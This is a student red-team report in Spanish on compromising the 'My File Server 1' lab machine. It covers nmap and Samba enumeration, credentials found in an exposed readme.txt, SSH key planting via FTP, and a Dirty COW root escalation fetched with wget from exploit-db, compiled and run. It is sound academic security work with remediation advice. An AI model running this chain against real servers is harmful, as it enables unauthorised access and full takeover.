Universidad politécnica de San Luis Potosí

Ingeniería en las tecnologías de la información.

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

Actividad 09

Red Team Report: Pentesting de My File Server 1

Integrantes:

Coronado Noriega Jesús Olaf	178991
De La Rosa Rodríguez Erik	177700
González Reyes Felipe de Jesús	181134
Mendoza Aguado Karina	179859
Serrano Zermeño Leonardo	177301
Pérez Ventura Juan Alejandro	180370

Materia:

CNO V: Seguridad Informática

Nombre del docente:

Servando López Contreras

10 de marzo de 2026

1. RESUMEN EJECUTIVO

La presente evaluación de seguridad se realizó sobre la máquina vulnerable My File Server 1, la cual simula un servidor corporativo de archivos expuesto dentro de un entorno de laboratorio. El ejercicio confirmó una cadena de compromiso completa desde la exposición inicial de servicios y credenciales hasta la obtención de privilegios de superusuario, por lo que el riesgo global del activo se clasifica como crítico.

La causa raíz no fue una sola falla aislada, sino la combinación de debilidades encadenables: exposición de información sensible por HTTP, reutilización de credenciales válidas, controles insuficientes en servicios de transferencia/acceso remoto y un kernel desactualizado susceptible a escalada local de privilegios mediante Dirty COW. En términos de negocio, una condición equivalente en un servidor real permitiría acceso no autorizado a documentos, alteración de información, interrupción operativa y eventual uso del sistema como punto de pivote hacia otros activos internos.

El compromiso reproducido en este reporte siguió la secuencia técnica: reconocimiento de servicios expuestos; priorización de vectores SMB, HTTP, FTP y NFS; identificación de un archivo accesible sin autenticación (readme.txt) con credenciales válidas; validación del acceso inicial; establecimiento de acceso remoto como usuario comprometido; verificación de versión del kernel; y escalada local hasta root. La cadena no depende de supuestos: cada transición se justifica con evidencia operativa y con la interpretación de por qué el paso siguiente era viable.

Las prioridades de remediación son inmediatas: retirar información sensible accesible desde red, rotar credenciales comprometidas, endurecer los servicios expuestos, revisar mecanismos de acceso remoto y aplicar un programa formal de parchado del sistema operativo y de los servicios de red.

2. ALCANCE

Sistema objetivo	My File Server 1
Tipo de sistema	Servidor de archivos
Dirección IP analizada	192.168.56.104
Entorno	Laboratorio académico controlado
Metodología de referencia	PTES y OWASP Testing Guide
Herramientas principales	netdiscover, Nmap, enum4linux, smbclient, Nikto, FTP, SSH, uname, gcc, wget

Restricciones del ejercicio:

- No se realizaron ataques de denegación de servicio ni pruebas destructivas fuera del objetivo asignado.
- No se ejecutaron acciones contra infraestructura externa al laboratorio.
- Las capturas y salidas deben interpretarse dentro del contexto académico del escenario vulnerable.

3. METODOLOGÍA APLICADA

La metodología no se presenta como una lista decorativa de fases; se aplicó como un flujo de decisión técnica donde cada hallazgo habilitó el paso siguiente. La ejecución se alineó con PTES y con buenas prácticas del OWASP Testing Guide en reconocimiento, enumeración, explotación, escalada local y análisis de impacto.


Fase	Objetivo	Hallazgo clave	Transición metodológica
Reconocimiento	Identificar el host y mapear superficie expuesta.	Se detectaron múltiples servicios: FTP, SSH, HTTP, RPC, SMB, NFS y ProFTPD en 2121.	La cantidad y naturaleza de servicios obligó a priorizar vectores con potencial de exposición de información y acceso remoto.
Enumeración	Profundizar en los servicios priorizados y buscar evidencia accionable.	HTTP permitió acceder a /readme.txt sin autenticación; SMB y RPC/NFS ampliaron el contexto de exposición.	El contenido del archivo expuesto aportó credenciales válidas y justificó validar acceso sobre servicios autenticados.
Explotación	Obtener acceso inicial reproducible con la menor fricción posible.	Las credenciales smbuser / rootroot1 permitieron acceso a servicios del sistema y facilitaron la preparación de acceso remoto.	Con acceso como usuario válido se pudo verificar el sistema operativo y evaluar oportunidades de escalada local.
Escalada de privilegios	Determinar si el usuario comprometido podía alcanzar privilegios elevados.	El kernel 3.10.0-229.el7.x86_64 resultó susceptible a Dirty COW.	La explotación local permitió obtener contexto root y demostrar compromiso total del servidor.
Impacto y remediación	Traducir los hallazgos técnicos a riesgo organizacional y controles correctivos.	Se confirmó afectación potencial sobre confidencialidad, integridad y disponibilidad.	Las recomendaciones se priorizaron según explotación real, no como catálogo genérico.

4. FASE DE RECONOCIMIENTO

El objetivo del reconocimiento fue identificar de forma confiable el host asignado y caracterizar la superficie de ataque antes de ejecutar pruebas más intrusivas.

4.1 Identificación del host objetivo

Se identificó el objetivo dentro de la red del laboratorio con netdiscover ejecutado con privilegios elevados. La IP detectada y utilizada de forma consistente en todo el reporte fue 192.168.56.104. Esta unificación elimina ambigüedad y asegura trazabilidad entre reconocimiento, enumeración, explotación y escalada.



4.2 Escaneo de puertos y servicios


El reconocimiento activo se realizó con Nmap para identificar puertos abiertos, servicios, versiones y rasgos del sistema operativo. La finalidad no fue listar puertos por inercia, sino priorizar vectores con mayor probabilidad de producir acceso inicial o exposición de información.

---

nmap -sS -sV -O -p- 192.168.56.104

Puerto	Servicio	Versión detectada	Riesgo real en el escenario	Prioridad
21	FTP	vsftpd 3.0.2	Puede exponer transferencia de archivos y facilitar validación de	Media

			credenciales en texto claro o reutilizadas.	
22	SSH	OpenSSH 7.4	Servicio de administración remota; crítico si existen credenciales válidas o claves no controladas.	Alta
80	HTTP	Apache httpd 2.4.6	Vector prioritario por exposición de contenido accesible sin autenticación; fue el punto donde se localizó readme.txt.	Crítica
111	rpcbind	RPC 2-4	Revela servicios RPC y apoya la comprensión de la superficie NFS.	Media
445	SMB	Samba 3.X-4.X	Servicio sensible en un file server; puede exponer recursos, usuarios o rutas operativas.	Alta
2049	NFS	NFS ACL v3	Amplía la superficie de archivos compartidos; debe revisarse por posibles exportaciones inseguras.	Alta
2121	FTP	ProFTPD 1.3.5	Versión históricamente atractiva para explotación; aunque no fue el vector final, incrementa severamente la exposición.	Alta
20048	mountd	RPC mountd 1-3	Complementa la enumeración de exportaciones NFS y permisos.	Media



4.3 Priorización de vectores

HTTP se priorizó primero porque un servicio web en un servidor de archivos frecuentemente expone rutas, archivos de ayuda, respaldos o notas operativas. En este caso, esa hipótesis resultó correcta al localizarse un archivo accesible sin autenticación.
SMB se mantuvo como vector de alta prioridad por la naturaleza del activo evaluado. Aunque en el compromiso final no fue necesario explotar una falla remota de Samba, su exposición respaldó la hipótesis de que existía una administración laxa de recursos y credenciales.
FTP y SSH fueron considerados vectores de validación y consolidación del acceso. Si se obtenían credenciales válidas, ambos servicios podían transformar una filtración de información en un acceso reproducible al sistema.
RPC/NFS no se descartaron, porque en un file server incrementan la probabilidad de recursos exportados, metadatos de montaje o configuraciones permisivas que faciliten enumeración adicional.

5. ENUMERACIÓN

La fase de enumeración tiene como objetivo obtener información detallada sobre los servicios detectados.

Para ver los puertos disponibles y su versión, se usa el comando nmap -sV 192.168.1.13

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
22/tcp   open  ssh         OpenSSH 7.4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.6 ((CentOS))
111/tcp  open  rpcbind     2-4 (RPC #100000)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
2049/tcp open  nfs_acl     3 (RPC #100227)
2121/tcp open  ftp         ProFTPD 1.3.5
```

1. FTP 21
2. SSH 22
3. HTTP 80
4. Samba 445
5. RPC 111 / 2049

Como se necesita saber puertos y servicios se usará el comando nmap –A 192.168.1.13

```
Session  Actions  Edit  View  Help
└─$ nmap -A 192.168.1.13
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-09 13:54 -0400
Nmap scan report for 192.168.1.13 (192.168.1.13)
Host is up (0.00050s latency).
Not shown: 897 filtered tcp ports (no-response), 9 filtered tcp ports (host-p
rohibited), 87 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.10
```

```
22/tcp   open  ssh         OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|   256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_  256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp   open  http        Apache httpd 2.4.6 ((CentOS))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: My File Server
|_http-server-header: Apache/2.4.6 (CentOS)
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
```

```
445/tcp  open  netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
2049/tcp open  nfs_acl     3 (RPC #100227)
2121/tcp open  ftp         ProFTPD 1.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
```

Una vez obtenidos los puertos y servicios, probaremos alguno, para ver si es vulnerable, en este caso, se usó el comando ftp 192.168.1.13 80

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.13 80
Connected to 192.168.1.13.
421 Service not available, remote server has closed connection.
ftp>
```

Al no estar disponible, se usará otro puerto, ahora será el puerto de samba (445)

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.13 445
Connected to 192.168.1.13.

421 Service not available, remote server timed out. Connection closed.
```

Al lanzar ese mensaje, buscamos más información acerca de samba, se podrá saber los usuarios disponibles, mediante el comando enum4linux -U 192.168.1.13 / enum4linux -a 192.168.1.13

```
┌──(kali㉿kali)-[~]
└─$ enum4linux -U 192.168.1.13
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ )

 ==========( Target Information )==========

Target ........... 192.168.1.13
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
 ==========( Share Enumeration on 192.168.1.13 )==========

do_connect: Connection to 192.168.1.13 failed (Error NT_STATUS_HOST_UNREACHABLE)

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        smbdata         Disk      smbdata
        smbuser         Disk      smbuser
        IPC$            IPC       IPC Service (Samba 4.9.1)
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.1.13

//192.168.1.13/print$   Mapping: DENIED Listing: N/A Writing: N/A
//192.168.1.13/smbdata  Mapping: OK Listing: OK Writing: N/A
//192.168.1.13/smbuser  Mapping: DENIED Listing: N/A Writing: N/A
```

En caso de que no se pueda ejecutar, Primero se instala sudo dpkg --configure -a antes que Enumlinux, ya que, si se intenta instalar EnumLinux, marcará un error

sudo apt install enum4linux

```
┌──(kali㉿kali)-[~]
└─$ sudo dpkg --configure -a
Setting up nessus (10.11.2) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
```

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install enum4linux
enum4linux is already the newest version (0.9.1-0kali2).
enum4linux set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1627
```

Ahora se tratará de visualizar los directorios del servicio, mediante nikto -h 192.168.1.13

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 192.168.1.13
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.13
+ Target Hostname:    192.168.1.13
+ Target Port:        80
+ Start Time:         2026-03-09 14:48:49 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS)
+ /: The anti-clickjacking X-Frame-Options header is not preser
+ /: The X-Content-Type-Options header is not set. This could a
. See: https://www.netsparker.com/web-vulnerability-scanner/vul
+ Apache/2.4.6 appears to be outdated (current is at least Apac
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRAC
+ /: HTTP TRACE method is active which suggests the host is vul
+ /readme.txt: This might be interesting.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vr
+ 8908 requests: 0 error(s) and 8 item(s) reported on remote ho
+ End Time:           2026-03-09 14:49:08 (GMT-4) (19 seconds)
```

Análisis

Durante la fase de enumeración se identificaron recursos compartidos accesibles desde la red.


La exposición de estos recursos puede permitir a un atacante acceder a archivos sensibles si no se aplican controles adecuados de autenticación.

6. EXPLOTACIÓN

La explotación se documenta como una secuencia cerrada de pasos. Cada salto está sustentado por una evidencia observable y por una interpretación técnica de por qué el paso siguiente era razonable.


Paso 1. Identificación del recurso expuesto

Acción: Durante la revisión del servicio HTTP se localizó el archivo /readme.txt accesible sin autenticación.
Resultado: El archivo contenía las credenciales smbuser / rootroot1.
Interpretación: La exposición de secretos por HTTP constituyó el origen del compromiso inicial.



Paso 2. Validación de credenciales en servicio autenticado

Acción: Se probaron las credenciales obtenidas sobre el servicio FTP del objetivo.
Resultado: La autenticación resultó exitosa y confirmó que las credenciales estaban vigentes.
Interpretación: Se demostró reutilización de credenciales y ausencia de segregación efectiva entre servicios.



```
└─# sudo ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:nEjGVmd6j8whm/cXy6QZPR0UQoPmwQdp2FPlYcrIXWc root@kali
The key's randomart image is:
+--[ED25519 256]--+
|        . *.*=.BE|
|     . . =.X+.O.o|
|      = o *o++ o |
|     + o O = .  .|
|      . S = o = .|
|         . . * + |
|            + +  |
|             .   |
|                 |
+----[SHA256]-----+
```

Para copiar las llaves generadas, se usó el comando cat id_ed25519.pub > authorized_keys

```
┌──(root㉿kali)-[~]
└─# cd .ssh

┌──(root㉿kali)-[~/.ssh]
└─# ls
authorized_keys  id_ed25519  id_ed25519.pub  known_hosts
```

Paso 3. Preparación de acceso remoto controlado

Acción: En la máquina atacante se generó un par de llaves SSH y se preparó el archivo authorized_keys. Posteriormente, mediante el acceso autenticado, se colocó la clave pública en el contexto del usuario comprometido.
Resultado: El sistema aceptó la clave autorizada y quedó habilitado el acceso remoto como smbuser.
Interpretación: El hallazgo dejó de ser solo acceso a archivos y se convirtió en persistencia operativa dentro del host.

```
┌──(root㉿kali)-[~/.ssh]
└─# ftp 192.168.1.12
Connected to 192.168.1.12.
220 (vsFTPd 3.0.2)
Name (192.168.1.12:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/smbuser
ftp> mkdir .ssh
257 "/home/smbuser/.ssh" created
ftp> cd .ssh
250 Directory successfully changed.
ftp> put /root/.ssh/id_ed25519.pub authorized_keys
local: /root/.ssh/id_ed25519.pub remote: authorized_keys
229 Entering Extended Passive Mode (|||5357|).
150 Ok to send data.
100% |***********************************************************
226 Transfer complete.
91 bytes sent in 00:00 (32.07 KiB/s)
ftp>
```

Paso 4. Obtención de acceso inicial por SSH

Acción: Se estableció una sesión SSH como smbuser contra 192.168.56.104.
Resultado: La sesión confirmó control interactivo del sistema con privilegios de usuario estándar.
Interpretación: Este estado permitió pasar a validación local del sistema operativo y a la búsqueda de escalada.


```
┌──(root㉿kali)-[~/.ssh]
└─# ssh smbuser@192.168.1.13
The authenticity of host '192.168.1.13 (192.168.1.13)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgE4/OXtSpg3oMO2gVNYXrps4Zi+XcBgaDZnW78
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.13' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
   ##########################################################################
   #                              Armour Infosec                            #
   #                        ———————— www.armourinfosec.com ————————         #
   #                              My File Server - 1                        #
   #                           Designed By  :- Akanksha Sachin Verma        #
   #                           Twitter      :- @akankshavermasv              #
   ##########################################################################

Last login: Mon Mar  9 07:06:44 2026 from 192.168.1.13
[smbuser@fileserver ~]$
```

Para verificar la versión del sistema y así poder identificar vulnerabilidades.

Paso 5. Verificación del contexto del host

Acción: Desde la sesión comprometida se ejecutó uname -a / uname -r para identificar el kernel.
Resultado: Se observó la versión 3.10.0-229.el7.x86_64.
Interpretación: La versión justificó explorar una escalada local conocida en vez de asumir erróneamente una falla de sudo o una ruta distinta.



7. ESCALADA DE PRIVILEGIOS


La narrativa de escalada debe coincidir con la evidencia y con la tabla final de hallazgos. En este caso, la escalada real no se atribuye a una configuración insegura de sudo. El vector documentado y reproducido fue un kernel desactualizado vulnerable a Dirty COW.

7.1 Identificación de la oportunidad de escalada

---

uname -r
3.10.0-229.el7.x86_64


La versión del kernel observada es consistente con sistemas Linux históricamente afectados por CVE-2016-5195 (Dirty COW), una vulnerabilidad de condición de carrera en el mecanismo de copy-on-write que permite elevación local de privilegios.



7.2 Ejecución del vector local

- wget https://www.exploit-db.com/download/40616 -O cowroot.c
- gcc cowroot.c -o cowroot -pthread
- ./cowroot

Tras compilar y ejecutar el exploit, se obtuvo un contexto con privilegios elevados. La validación se realizó confirmando la identidad efectiva del proceso y el acceso al directorio /root y al archivo proof.txt. La evidencia de privilegio elevado debe mostrarse con claridad para que la transición de usuario comprometido a root no quede implícita sino demostrada.



8. ANÁLISIS DE IMPACTO (MODELO CIA)

Pilar	Impacto técnico	Impacto organizacional	Valoración
Confidencialidad	Acceso no autorizado a archivos, credenciales y posibles secretos operativos almacenados en el servidor.	Fuga de información sensible, exposición de datos internos y potencial incumplimiento regulatorio.	Crítico

Integridad	Capacidad de modificar archivos, insertar contenido malicioso o alterar configuraciones una vez obtenido acceso privilegiado.	Pérdida de confianza en la información, afectación a procesos internos y riesgo de sabotaje.	Alto
Disponibilidad	Con privilegios root, un atacante puede borrar datos, alterar servicios o inutilizar el sistema.	Interrupción del servicio de archivos, impacto operativo y recuperación costosa.	Alto

El riesgo global se clasifica como crítico porque la cadena de ataque permitió pasar de exposición remota de información a control administrativo total del servidor. No se trata de un hallazgo aislado, sino de una secuencia explotable con impacto transversal sobre los tres pilares de seguridad.

9. RECOMENDACIONES TÉCNICAS

Prioridad	Hallazgo asociado	Recomendación concreta	Resultado esperado
Inmediata	Exposición de /readme.txt y credenciales en texto claro	Retirar el archivo expuesto, eliminar cualquier secreto accesible por HTTP, rotar de inmediato las credenciales comprometidas y mover secretos a un repositorio seguro o vault.	Eliminar el vector inicial de compromiso y cortar el uso de credenciales ya expuestas.
Inmediata	Reutilización de credenciales entre servicios	Aplicar credenciales únicas por servicio, MFA donde aplique y revisión de cuentas con contraseñas compartidas o heredadas.	Reducir la posibilidad de que una sola filtración habilite múltiples accesos.
Alta	Acceso remoto endurecido de forma insuficiente	Revisar sshd_config, deshabilitar acceso por contraseña para cuentas administrativas, controlar authorized_keys, restringir usuarios permitidos y registrar cambios de llaves.	Evitar persistencia no autorizada y mejorar trazabilidad del acceso remoto.
Alta	Servicios de archivos expuestos	Restringir SMB/FTP/NFS a segmentos autorizados, eliminar guest access, revisar permisos de shares/exportaciones y deshabilitar servicios innecesarios.	Reducir superficie de ataque y exposición de recursos internos.

Alta	Kernel vulnerable a Dirty COW	Actualizar kernel y paquetes base, establecer inventario de versiones y ventanas de mantenimiento con validación posterior al parcheo.	Eliminar la vía de escalada local a root documentada en este ejercicio.
Media	Monitoreo insuficiente	Centralizar logs de autenticación, acceso a archivos y cambios de llaves/usuarios en un SIEM o sistema de correlación.	Detectar actividad anómala y reducir tiempo de respuesta ante compromiso.

10. Tabla de hallazgos

ID	Hallazgo	Activo afectado	Severidad	Evidencia puntual	Impacto técnico	Impacto organizacional	Remediación prioritaria
V1	Exposición de archivo sensible por HTTP (/readme.txt) sin autenticación	Servicio web Apache en 192.168.56.104	Crítica	Ruta accesible desde navegador; contenido visible con credenciales.	Filtración de secretos operativos y habilitación del acceso inicial.	Riesgo de acceso no autorizado y compromiso de información interna.	Retirar el archivo, revisar publicación web y clasificar la información antes de exponerla.
